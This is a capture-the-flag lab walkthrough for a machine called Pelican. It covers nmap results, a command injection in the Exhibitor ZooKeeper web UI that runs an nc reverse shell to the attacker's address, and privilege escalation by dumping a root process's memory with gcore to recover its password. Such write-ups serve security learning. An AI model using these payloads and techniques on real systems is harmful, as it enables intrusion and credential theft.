Nmap
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 2.2
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Forbidden - CUPS v2.2.10
| http-methods:
|_  Potentially risky methods: PUT
2222/tcp open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp open  http        Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp open  http        nginx 1.14.2
|_http-title: Did not follow redirect to http://192.168.142.98:8080/exhibitor/v1/ui/index.html
|_http-server-header: nginx/1.14.2
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 4 hops
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Enumeration
Didn’t find any relevant exploits for Jetty, but did for ZooKeeper tool on the nginx server. There was an exploit on ExploitDB that contained instructions for command injection.
Exploitation
The steps to exploit it from a web browser:

    Open the Exhibitor Web UI and click on the Config tab, then flip the Editing switch to ON

    In the “java.env script” field, enter any command surrounded by $() or ``, for example, for a simple reverse shell:

    $(/bin/nc -e /bin/sh 10.0.0.64 4444 &)
    Click Commit > All At Once > OK
    The command may take up to a minute to execute.
Once I got a reverse shell, I grabbed and entered the user flag.

Privilege Escalation
sudo -l says that we can run (ALL) NOPASSWD: /usr/bin/gcore
Generate core dumps of one or more running programs with process IDs pid1, pid2, etc.

Also, by using find to search for binaries with the SUID bit set, I noticed one called /usr/bin/password-store, which proved to be relevant later.
Used ps aux to list running processes and found the password-store process, running as root.

sudo /usr/bin/gcore 494
Reading the output we find root’s pass - strings core.494

Logged in as root and grabbed proof.txt

Done!